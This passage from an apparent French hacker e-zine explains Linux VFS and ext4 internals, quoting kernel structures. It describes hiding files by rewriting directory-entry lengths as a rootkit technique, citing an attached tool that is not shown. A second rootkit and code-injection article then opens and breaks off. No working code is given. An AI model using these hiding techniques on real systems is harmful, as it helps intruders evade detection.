Dans Linux, la manipulation des fichiers par les processus (utilisateurs) se fait suivant un modèle à plusieurs niveaux. Ces niveaux représentent plusieurs couches d'opérations distinctes effectuées par différents composants allant d'une couche « applicative »(apis utilisateurs, appels systèmes, système de fichiers, pilotes ...) au niveau matériel (périphérique de stockage) en utilisant des canaux de communication.



1. Accès aux données par les processus en mode utilisateur

Pour accéder aux données, les programmes passent généralement par le biais d'appels de fonctions de haut niveau telles que celles fournies par la bibliothèque C[4] : fopen/open, fread/read, fwrite/write ...
Il n'y a évidement pas grand chose à dire dessus vu que tout programmeur a forcement dû les utiliser un jour. Elles sont une sorte de front-end aux appels systèmes et s'exécutent exclusivement en mode non privilégié.

2. Appels systèmes

Ce sont les premières interfaces (les plus hautes) en mode superviseur permettant de manipuler les fichiers sur le disque. Typiquement on retrouve sys_open(), sys_read() ou encore sys_write(). Les deux dernières citées sont principalement des front-end agissant au niveau du VFS[4].

Extrait /usr/src/linux/fs/read_write.c (#L359)

```
asmlinkage ssize_t sys_read(unsigned int fd, char __user * buf, size_t
count)
{
        struct file *file;
        ssize_t ret = -EBADF;
        int fput_needed;

        file = fget_light(fd, &fput_needed);
        if (file) {
                loff_t pos = file_pos_read(file);
                ret = vfs_read(file, buf, count, &pos);
                file_pos_write(file, pos);
                fput_light(file, fput_needed);
        }

        return ret;
}

asmlinkage ssize_t sys_write(unsigned int fd, const char __user * buf,
size_t count)
{
        struct file *file;
        ssize_t ret = -EBADF;
        int fput_needed;

        file = fget_light(fd, &fput_needed);
        if (file) {
                loff_t pos = file_pos_read(file);
                ret = vfs_write(file, buf, count, &pos);
                file_pos_write(file, pos);
                fput_light(file, fput_needed);
        }

        return ret;
}
```

La fonction fget_light (resp. fput_light) est chargée grosso-modo de trouver dans la liste interne de structures files_struct que le noyau tiens à jour, la structure file correspondant au descripteur de fichier fd (resp. mettre à jour cette liste interne pour prendre en compte une nouvelle structure file représentant un fichier modifié ou créé).

L'appel système sys_open(), qui fait do_sys_open() en réalité, est un peu différent. do_sys_open() fait appel à do_filp_open() qui s'assure d'allouer et de retourner une structure file représentant soit un nouveau fichier (flag O_CREATE) ou soit sur un fichier déjà présent sur le disque. Pour plus d'informations je vous renvoie à (6), (7) et surtout (8).

Extrait /usr/src/linux/fs/file_table.c (#L321)

```
struct file *fget_light(unsigned int fd, int *fput_needed)
{
        struct file *file;
        struct files_struct *files = current->files;

        *fput_needed = 0;
        if (likely((atomic_read(&files->count) == 1))) {
                file = fcheck_files(files, fd);
        } else {
                rcu_read_lock();
                file = fcheck_files(files, fd);
                if (file) {
                        if (atomic_long_inc_not_zero(&file->f_count))
                                *fput_needed = 1;
                        else
                                /* Didn't get the reference, someone's freed
*/
                                file = NULL;
                }
                rcu_read_unlock();
        }

        return file;
}
```

3. La couche VFS

Cette couche est un point fort de Linux permettant de réunir à un niveau plus élevé tous les types de systèmes de fichiers que le noyau peut supporter. Concrètement, elle permet aux programmes du niveau utilisateur, à partir d'une poignée d'appels systèmes, de performer tous les types d'entrées-sorties sur n'importe quel système de fichier sans se soucier de leur type. En d'autres termes, le VFS permet de faire :

```
write(fd, "Hello World", 11);
```

au lieu de :


```
write_ntfs(fd, "Hello World",
11); ou write_reiserfs(fd, "Hello
World", 11); ou encore write_
procfs(fd, "Hello World", 11);
etc.
```

C'est à dire à partir d'un seul appel système, d'écrire sur n'importe quel système de fichier. L'implémentation d'un système de fichier virtuel est bien trop complexe pour que ce maigre document puisse le décrire en intégralité. Cependant on peut comprendre que ce mécanisme requiert de passer par des pointeurs de fonctions spécifiques à chaque fs, mécanisme implementé par vfs. (voir (6) et (9))
Dû à ce haut niveau d'abstraction, la compromission de VFS (par manipulation des poin-

teurs de fonctions spécifiques à un système de fichier particuliers comme procfs par exemple, ou de pointeurs de structures), permet de corrompre entièrement le système d'exploitation entraînant de ce fait le « backdoorage » de tous les processus utilisateur car ceux-ci basés sur la confiance faite aux retour du VFS. Depuis au moins 2001, ces techniques sont connus de par la communauté des hackers et du public, comme le montre (10) ce document de palmers (team-teso restera définitivement pour moi le meilleur groupe de security experts/hackers de son temps). Le très connu (voir (11) et (12)) adore-ng de stealth (également de team-teso) est un rootkit utilisant VFS.

4. Les systèmes de fichiers particuliers

Le but de ce document est principalement de parler de Extended Filesystem (4) qui est l'un de ces systèmes de fichiers particulier au même titre que JFS ou ReiserFS. C'est à ce niveau que la communication directe entre les données présente sur le support physique et l'interface logicielle s'effectue, par le biais notamment de pilotes.



Le fs exporte en plus au niveau du VFS les pointeurs des objets (méthodes, listes de structures, ...) permettant de manipuler les données présentes sur le disque. Ces objets doivent entre autre être conformes aux objets attendus par le VFS afin d'offrir un point de vue unifié à tous les processus utilisateurs.

Implementation d'Ext4


1. Les blocs et les groupes de blocs

Le système de fichiers Ext4 regroupe les octets d'une partition en blocs de même taille. Un bloc correspond à l'unité de donnée minimale que manipule le fs et à toujours une taille multiple de 1024 bytes. Lors de la création d'une partition par la commande mke2fs, c'est l'option -b qui permet de spécifier la taille qu'aura un bloc sur la future partition. Chaque bloc dans la partition peut avoir le statut allocated ou free.
Les blocs sont ensuite regroupés en groupes de blocs. Chaque groupe de blocs contient un nombre fixé de blocs séquentiels. Il en résulte que le fs manipule la plupart du temps des groupes de blocs plutôt que de simples blocs. Un groupe de blocs à la structure ci-dessous:

Les notions de « Super Block », « Group Descriptors », « Inode Table » et « Data Blocks » seront expliquées plus en détail dans les sections ci-dessous.

Un « Data Block Bitmap » est un bloc spécial contenu dans chaque groupe de blocs représentant la carte d'allocation de tous les blocs de ce groupe. Chaque bit de ce bloc spécial représente donc l'état d'allocation d'un bloc du groupe de bloc. Si un bit est à 1, alors le bloc représenté est alloué sinon le bit est à 0. Un rapide calcul permet de se rendre compte que si un bloc à une taille de 1024 octets, alors le Data Block Bitmap peut représenter l'état de 8192 blocs (8192 = 1024 * 8).

Un « Inode Bitmap » est similaire à un « Data Block Bitmap », la seule différence notable étant que le premier représente la carte d'allocation des inodes de ce groupe de blocs.



2. Le Super Bloc

Le super bloc est un bloc qui contient des informations sur l'état interne du système de fichiers. Dans chaque groupe de blocs il existe une copie du super bloc situé exactement à l'offset 1024 (en bytes) et ce super bloc a exactement une taille de 1024 bytes. La taille d'un bloc, le nombre total de blocs de la partition, le nombre de blocs et d'inodes par groupe de blocs (etc) sont contenues dans le super bloc. Dans les sources du noyau on peut voir exactement comment est implementé le super bloc :
Pour récupérer une copie du super bloc, il suffit d'ouvrir la partition, de naviguer jusqu'à l'offset 1024 et de récupérer 1024 octets.

Extrait /usr/src/linux/include/ext4_fs.h

```
struct ext4_super_block {
/*00*/  __le32  s_inodes_count;         /* Inodes count */
        __le32  s_blocks_count;         /* Blocks count */
        __le32  s_r_blocks_count;       /* Reserved blocks count */
        __le32  s_free_blocks_count;    /* Free blocks count */
/*10*/  __le32  s_free_inodes_count;    /* Free inodes count */
        __le32  s_first_data_block;    /* First Data Block */
        __le32  s_log_block_size;       /* Block size */
        __le32  s_log_frag_size;        /* Fragment size */
/*20*/  __le32  s_blocks_per_group;     /* # Blocks per group */
        __le32  s_frags_per_group;      /* # Fragments per group */
        __le32  s_inodes_per_group;     /* # Inodes per group */
        __le32  s_mtime;                /* Mount time */
/*30*/  __le32  s_wtime;                /* Write time */
        __le16  s_mnt_count;            /* Mount count */
        __le16  s_max_mnt_count;        /* Maximal mount count */
        __le16  s_magic;                /* Magic signature */
        __le16  s_state;                /* File system state */
        __le16  s_errors;               /* Behaviour when detecting errors */
        __le16  s_minor_rev_level;      /* minor revision level */
/*40*/  __le32  s_lastcheck;            /* time of last check */
        __le32  s_checkinterval;        /* max. time between checks */
        __le32  s_creator_os;           /* OS */
```

```
        __le32  s_rev_level;            /* Revision level */
/*50*/  __le16  s_def_resuid;           /* Default uid for reserved blocks */
        __le16  s_def_resgid;           /* Default gid for reserved blocks */
        /*
         * These fields are for EXT4_DYNAMIC_REV superblocks only.
         *
         * Note: the difference between the compatible feature set and
         * the incompatible feature set is that if there is a bit set
         * in the incompatible feature set that the kernel doesn't
         * know about, it should refuse to mount the filesystem.
         *
         * e2fsck's requirements are more strict; if it doesn't know
         * about a feature in either the compatible or incompatible
         * feature set, it must abort and not try to meddle with
         * things it doesn't understand...
         */
        __le32  s_first_ino;            /* First non-reserved inode */
        __le16  s_inode_size;           /* size of inode structure */
        __le16  s_block_group_nr;       /* block group # of this superblock */
        __le32  s_feature_compat;       /* compatible feature set */
/*60*/  __le32  s_feature_incompat;     /* incompatible feature set */
        __le32  s_feature_ro_compat;    /* readonly-compatible feature set */
/*68*/  __u8    s_uuid[16];             /* 128-bit uuid for volume */
/*78*/  char    s_volume_name[16];      /* volume name */
/*88*/  char    s_last_mounted[64];     /* directory where last mounted */
/*C8*/  __le32  s_algorithm_usage_bitmap; /* For compression */
        /*
         * Performance hints.  Directory preallocation should only
         * happen if the EXT4_FEATURE_COMPAT_DIR_PREALLOC flag is on.
         */
        __u8    s_prealloc_blocks;      /* Nr of blocks to try to preallocate*/
        __u8    s_prealloc_dir_blocks;  /* Nr to preallocate for dirs */
        __le16  s_reserved_gdt_blocks;  /* Per group desc for online growth */
        /*
         * Journaling support valid if EXT4_FEATURE_COMPAT_HAS_JOURNAL set.
         */
/*D0*/  __u8    s_journal_uuid[16];     /* uuid of journal superblock */
/*E0*/  __le32  s_journal_inum;         /* inode number of journal file */
        __le32  s_journal_dev;          /* device number of journal file */
```

```
        __le32  s_last_orphan;          /* start of list of inodes to delete */
        __le32  s_hash_seed[4];         /* HTREE hash seed */
        __u8    s_def_hash_version;     /* Default hash version to use */
        __u8    s_reserved_char_pad;
        __le16  s_desc_size;            /* size of group descriptor */
/*100*/ __le32  s_default_mount_opts;
        __le32  s_first_meta_bg;        /* First metablock block group */
        __le32  s_mkfs_time;            /* When the filesystem was created */
        __le32  s_jnl_blocks[17];       /* Backup of the journal inode */
        /* 64bit support valid if EXT4_FEATURE_COMPAT_64BIT */
/*150*/ __le32  s_blocks_count_hi;      /* Blocks count */
        __le32  s_r_blocks_count_hi;    /* Reserved blocks count */
        __le32  s_free_blocks_count_hi; /* Free blocks count */
        __u32   s_reserved[169];        /* Padding to the end of the block */
};
```

3. La table des descripteurs de groupe

Chaque groupe de blocs contient une copie de l'entière table des descripteurs de groupe de toute la partition (tout comme une copie du super bloc). Chaque entrée de cette table est un descripteur de groupe contenant le numéro du bloc qui contient la carte d'allocation des blocs (ainsi que ses bits de poids fort), le numéro du bloc contenant la carte d'allocation des inodes (ainsi que ses bits de poids fort), le numéro du bloc contenant la table des inodes (ainsi que ses bits de poids fort), le nombre de blocs utilisés, le nombre d'inodes utilisés, le nombre de blocs représentant un répertoire, un espace représentant du padding et un autre espace réservé pour une utilisation ultérieure probablement :

Extrait /usr/src/linux/include/ext4_fs.h

```
struct ext4_group_desc
{
        __le32  bg_block_bitmap;                /* Blocks bitmap block */
        __le32  bg_inode_bitmap;                /* Inodes bitmap block */
        __le32  bg_inode_table;         /* Inodes table block */
        __le16  bg_free_blocks_count;   /* Free blocks count */
        __le16  bg_free_inodes_count;   /* Free inodes count */
        __le16  bg_used_dirs_count;     /* Directories count */
        __u16   bg_flags;
        __u32   bg_reserved[3];
        __le32  bg_block_bitmap_hi;     /* Blocks bitmap block MSB */
        __le32  bg_inode_bitmap_hi;     /* Inodes bitmap block MSB */
        __le32  bg_inode_table_hi;      /* Inodes table block MSB */
};
```

La récupération d'une copie de la table des descripteurs de groupe est une opération nécessitant uniquement un peu de jugeotte:
1. cette copie est située dans le bloc juste après le super bloc dont on connaît l'emplace-

ment;
2. on connaît la taille d'une structure ext4_group_desc
3. on connaît aussi le nombre de blocs dans un groupe de blocs et le nombre total de blocs de la partition (voir dans le super bloc).
On peut donc (grâce au point 3) trouver le nombre de groupes de blocs de la partition.
La taille de la table des descripteurs se trouve donc en faisant la multiplication de la taille d'une structure ext4_group_desc par le nombre de descripteurs.
Ainsi, en connaissant l'offset du début de la table et sa taille on peut récupérer son contenu.

4. Les inodes et la table des inodes

Dans Extended Filesystem, chaque fichier est identifié par un inode. Cet inode est une structure de données représentant les méta-données de ce fichier (voir (13) pour plus d'informations).

Extrait /usr/src/linux/include/ext4_fs.h

```
struct ext4_inode
{
        __le16  i_mode;         /* File mode */
        __le16  i_uid;          /* Low 16 bits of Owner Uid */
        __le32  i_size;         /* Size in bytes */
        __le32  i_atime;        /* Access time */
        __le32  i_ctime;        /* Creation time */
        __le32  i_mtime;        /* Modification time */
        __le32  i_dtime;        /* Deletion Time */
        __le16  i_gid;          /* Low 16 bits of Group Id */
        __le16  i_links_count;  /* Links count */
        __le32  i_blocks;       /* Blocks count */
        __le32  i_flags;        /* File flags */
        union {
                struct {
                        __u32  l_i_reserved1;
                } linux1;
                struct {
                        __u32  h_i_translator;
                } hurd1;
                struct {
                        __u32  m_i_reserved1;
                } masix1;
        } osd1;                         /* OS dependent 1 */
        __le32  i_block[EXT4_N_BLOCKS];/* Pointers to blocks */
        __le32  i_generation;   /* File version (for NFS) */
        __le32  i_file_acl;     /* File ACL */
        __le32  i_dir_acl;      /* Directory ACL */
        __le32  i_faddr;        /* Fragment address */
        union {
                struct {
                        __u8    l_i_frag;       /* Fragment number */
                        __u8    l_i_fsize;      /* Fragment size */
                        __le16  l_i_file_acl_high;
                        __le16  l_i_uid_high;   /* these 2 fields    */
                        __le16  l_i_gid_high;   /* were reserved2[0] */
                        __u32   l_i_reserved2;
                } linux2;
```

```
                struct {
                        __u8    h_i_frag;       /* Fragment number */
                        __u8    h_i_fsize;      /* Fragment size */
                        __u16   h_i_mode_high;
                        __u16   h_i_uid_high;
                        __u16   h_i_gid_high;
                        __u32   h_i_author;
                } hurd2;
                struct {
                        __u8    m_i_frag;       /* Fragment number */
                        __u8    m_i_fsize;      /* Fragment size */
                        __le16  m_i_file_acl_high;
                        __u32   m_i_reserved2[2];
                } masix2;
        } osd2;                         /* OS dependent 2 */
        __le16  i_extra_isize;
        __le16  i_pad1;
};
```


Les inodes utilisés dans un groupe de blocs sont réunis dans une table située dans un bloc dont le numéro est indiqué dans le descripteur représentant ce groupe de blocs. Les inodes représentent tous les types de fichiers que peut supporter le système de fichiers: FIFO, fichiers réguliers, répertoires... Chaque inode a une taille exacte de 128 octets. Cependant il nous est arrivé de trouver au cours de nos tests (sans comprendre pourquoi et nous le déplorons) des installations ou les inodes faisaient une taille de 256 octets, sans pourtant les occuper tous.
Un des buts premiers de l'inode étant de donner l'emplacement de chaque bloc de donnée alloué à un fichier (dans le tableau i_block[EXT4_N_BLOCKS]), il est difficilement possible de spécifier directement le numéro de chaque bloc dans ce tableau (pensez aux très gros fichiers). L'implémentation s'effectue alors intelligemment en procédant à un système d'indirections permettant d'utiliser certains blocs pour donner l'emplacement d'autres blocs (voir toujours (13) pour de plus amples détails). La récupération de la table des inodes d'un groupe de blocs se fait en utilisant une méthode similaire à celle utilisée pour récupérer la table des descripteurs de groupe.

5. Les repertoires et les fichiers

On aborde ici un des points clés de ce document qui est l'implémentation des répertoires et des fichiers dans Extended Filesystem.
Dans ce système de fichiers, les répertoires sont implémentés exactement comme tout les autres types de fichiers (avec dans l'inode représentant le répertoire, des blocs de donnée directs et des indirections vers d'autres blocs de données). Un répertoire est donc un fichier mais dont les données sont une liste chaînée d'entrées de répertoire. Une entrée de répertoire est implémentée comme ci-dessous :

```
Extrait /usr/src/linux/include/ext4_fs.h
struct ext4_dir_entry_2 {
        __le32  inode;                  /* Inode number */
        __le16  rec_len;                /* Directory entry length */
        __u8    name_len;               /* Name length */
        __u8    file_type;
        char    name[EXT4_NAME_LEN];    /* File name */
};
```


Le membre inode est un entier contenant le numero de l'inode correspondant à cette entrée. Les membres name_len et name[EXT4_NAME_LEN] servent à déterminer le nom de cette entré. Le plus important étant le membre rec_len qui contient l'offset de l'entrée suivante par rapport à l'entrée actuelle. En d'autres termes pour connaître l'offset de l'entrée suivante on ajoute l'entier rec_len à l'offset de l'entrée actuelle.



En comprenant ceci, on arrive déjà à voir comment en manipulant cette liste on peut corrompre les entrées d'un répertoire.

5. DFSOM: le déchaînage de structures

Derrière cet acronyme à tomber par terre (que j'ai bien évidement inventé de toute pièce) se cache simplement la notion de « Direct Filesystem Object Manipulation », en référence au DKOM (voir (14)) de Jamie Butler et Greg Hoglund, présentant de nouvelles techniques pouvant être utilisées par des rootkits modifiant directement des objets situés en mémoire dans le noyau.
Loin d'être aussi prétentieux, ici la manipulation s'effectue en modifiant la liste des structures dir_entry afin de « sauter » l'entrée qu'on ne veut pas voir listée. Je pense que c'est la même méthode qui est utilisée lorsqu'on supprime un fichier sur une partition en Extended Filesystem à la différence que lors de la suppression normale, les blocs de données du fichier sont en plus marqués comme non alloués. Ici, on ne fait que sauter l'entrée de répertoire mais on ne marque pas les blocs comme étant non alloués, ce qui nous permet de récupérer le fichier plus tard.



Ci-joint se trouve une tentative d'implémentation (humblement?) nommée « Bamako » de la technique. Elle n'est en aucun cas exempte de bugs mais reflète juste la manière dont je voyais comment cette méthode pouvait être mise en pratique. Lorsqu'on cache un fichier, deux clés sont renvoyées servant réafficher le même fichier. Ces deux clés sont généralement uniques et selon moi difficilement brute-forcables. Ces deux clés sont respectivement l'offset du fichier caché par rapport à la première entrée de répertoire et le rec_len originel de l'entrée le précédant. Je suis conscient que ces explications peuvent paraître un poil tirés par les cheveux, je ne peux donc que vous renvoyer vers la tentative d'implémentation que j'ai faite pour vous faire une idée de la chose.

Fichier **bamako.c** attaché en pièce jointe au PDF

Mots de la fin

Ce sera tout pour les détails de cette analyse. Je pense que beaucoup de choses sur ce système de fichiers particuliers et l'implémentation des systèmes de fichiers en générale ont été vu. Malheureusement, la complexité de l'implémentation d'un système de fichier et mes bien maigres connaissances me permettent juste de supposer l'existence d'autres techniques peut être bien plus efficaces et/ou plus furtives que celles que j'ai présenté dans ce document. J'espère voir d'autres hackers s'y intéresser et par la même apprendre d'eux, tout comme j'espère que certains ont appris de moi.
Evidemment je ne saurais terminer ce document sans lancer un appel à la renaissance d'une scène française que je trouve malheureusement gangrenée par des maux tels que l'auto-suffisance. Ceux qui ont les connaissances ne tiennent pas à les partager et le plus déplorable semble être l'énergie dépensée par certaines de ces mêmes élites pour dénigrer l'effort fournis par d'autres sous le simple prétexte qu'ils ont un niveau moins élevé.
Je tiens à lancer un clin d'oeil à tous les actifs de #carib0u et #nibbles pour tous les bons moments de délires passés ensembles. Merci à HZV pour tenter tant bien que mal de relever le niveau de la scène française. Spécial greetz à 0vercl0k pour m'avoir fait penser à écrire cet article et à Ivanlef0u pour me faire autant rire à chaque fois (et pour être notre l33t favoris mais ça on le savait déjà).

Références

1. Ext4dev integration announce
http://www.kernel.org/pub/linux/kernel/people/akpm/patches/2.6/2.6.19-rc1/2.6.19-rc1-mm1/announce.txt

2. Système de fichiers: définition de Wikipedia
http://fr.wikipedia.org/wiki/Syst%C3%A8me_de_fichiers

3. Privilege rings for the x86 available in protected mode
http://en.wikipedia.org/wiki/Supervisor_mode

4. GNU C library focus on low-level I/O
http://www.gnu.org/software/libc/manual/html_node/Opening-and-Closing-Files.html#Opening-and-Closing-Files

5. Introduction to virtual filesystem
http://www.win.tue.nl/~aeb/linux/lk/lk-8.html

6. sys_open()
http://lxr.linux.no/linux+v2.6.28/fs/open.c#L1032

7. do_sys_open()
http://lxr.linux.no/linux+v2.6.28/fs/open.c#L1010

8. do_filp_open()
http://lxr.linux.no/linux+v2.6.28/fs/namei.c#L1637

9. Overview of the Virtual File System
http://www.atnf.csiro.au/people/rgooch/linux/docs/vfs.txt


10. Advances in Kernel Hacking
http://phrack.org/issues.html?issue=58&id=6#article

11. Announcing full functional adore-ng rootkit for 2.6 Kernel
http://lwn.net/Articles/75991/

12. Adore-ng sur packetstorm
http://www2.packetstormsecurity.org/cgi-bin/search/search.cgi?searchvalue=adore-ng&type=archives&[search].x=0&[search].y=0

13. Wikipedia, Noeud d'index
http://fr.wikipedia.org/wiki/Noeud_d%27index

14. VICE – Catch the hookers!, BlackHat 2004 presentations
http://www.blackhat.com/presentations/bh-usa-04/bh-us-04-butler/bh-us-04-butler.pdf



ROOTKIT

INJECTION AVANCÉ DE CODE DANS UN EXÉCUTABLE

par Stormy

Une cellule organique vit, se déplace et se reproduit selon les informations codées sur une molécules en forme de double hélice, habituellement appelée ADN (acide désoxyribonucléique). Cet ADN est le produit chimique dans le noyau d'une cellule qui contient les instructions génétiques pour fabriquer des organismes vivants. Un ensemble de molécules vient s'accrocher à l'ADN afin de « lire » les gènes, synthétiser d'autres molécules et animer cette étonnante cellule. Or, en l'absence de ce processus fondamentale de Lecture/Ecriture/Copie, la vie serait tout simplement impossible.

La ressemblance avec un programme informatique est troublante et va bien au-delà de cette seule première analyse. Effectivement, notre ADN dispose d'une espèce de langage analogue aux bits 0 et 1 qui composent les octets : Les acides nucléiques notés A,G,C et T sont une expression humaine de cette nature comme l'assembleur exprime de manière plus fonctionnelle un flux de commandes machine. A cet effet, le biologiste Français Albert Libchaber[(1)] (université Rockfeller de New York) affirme que le bon fonctionnement d'un « programme » organique ne peut se faire que s'il y a destruction des données auparavant analysées, comprendre les protéines. Cet excédent d'information tue l'ensemble à la manière d'un débordement de pile ou de tampon (Stack/Buffer Overflow).

Echange constant de données selon privilège d'accession, mode minimaliste pour le passage de données (en l'occurence un mode de 4 pour l'ADN), débordement fatal, etc. Finalement, l'informatique moderne et la chimie organique disposent de nombreuses similitudes.

Les biologistes bidouillent les gènes comme certains les transistors électroniques et d'autres un code source. L'objectif avoué est de décompter le nombre minimal de gènes nécessaires à la vie pour en ajouter d'autres, spécifiques à une utilisation particulière. Il s'agit de pure biologie de synthèse appliquées dont les enjeux commer-

ciaux sont énormes.
Imaginez une molécule capable de consommer massivement le CO^2 afin de lutter contre l'effet de serre ou de réagir par luminescence à l'obscurité.

Or, quel minimum vital la vie s'accorde-t-elle?

Quel est le nombre minimal de gènes nécessaires à une cellule? Les chercheurs s'échinent à réduire ce nombre à son minimum, modifiant des cellules idéales jusqu'à la limite nécessaire à la vie. Certains scientifiques sont déjà arrivés à une limite de 271 gènes pour les besoins élémentaire d'une bacille (Bacillus subtilis). Il existe aussi une alternative intéressante qui consiste à parasiter une autre cellule. Ainsi, la bacille Mycoplasma peut vraisemblablement fonctionner avec peu grâce à son mode de vie particulier à l'intérieur d'une cellule vivante, ceci afin de se passer d'une paroi rigide.
Mais où veut-il en venir avec ces différentes études biologiques, me direz-vous? Remarquez que le principe évoqué précédemment rappelle étrangement la notion de ShellCode, c'est-à-dire l'exécution d'un Thread supplémentaire dans la « paroi rigide » d'une application. Effectivement, il s'agit bien d'une instance qui profite de la stabilité d'un programme Win32 notamment, à l'instar de la bacille Mycoplasma au sein d'une autre cellule. A cet effet, quelques centaines d'octets suffisent à créer un BindShell!

Le RootKit[(2)], autre bête noire, cherche à réduire son volume puisque celui-ci intervient largement dans son degré de furtivité. Ces applications hostiles parasitent le noyau d'un système d'exploitation, se cachent dans les antres du système, etc. Néanmoins, on remarque bien souvent que les RootKits sont généralement constitués de plusieurs fichiers astreignants comme des librairies ou d'autres dépendances lourdes. Or, cet article va démontrer qu'il est possible de combiner les deux éléments que nous venons de citer, soit un ShellCode dans un RootKit. Notre objectif est de limiter au maximum le code injecté dans une application parasitée afin d'être le plus furtif possible. Dès lors, imaginez un RootKit complet dans un seul et unique exécutable de faible volume. Ce prodige est le thème unique de ce dossier ...

Table des matières

1) Introduction

Depuis plus d'une dizaine d'années, il existe des moyens d'administrer des systèmes distants aussi nombreux qu'originaux. On peut par exemple utiliser une simple BackDoor se portant sur quelques commandes DOS ou utiliser un outil fonctionnel comme NetBus, GirlFriend et consorts. Certaines applications accordent même une interface graphique semblable au bureau virtuel de l'ordinateur cible. Or, toutes ces fantaisies semblent révolues à présent. Place à l'injection de code! De récents travaux ont démontrés comment injecter une librairie dans la mémoire d'une application afin de gagner en furtivité. Chaque

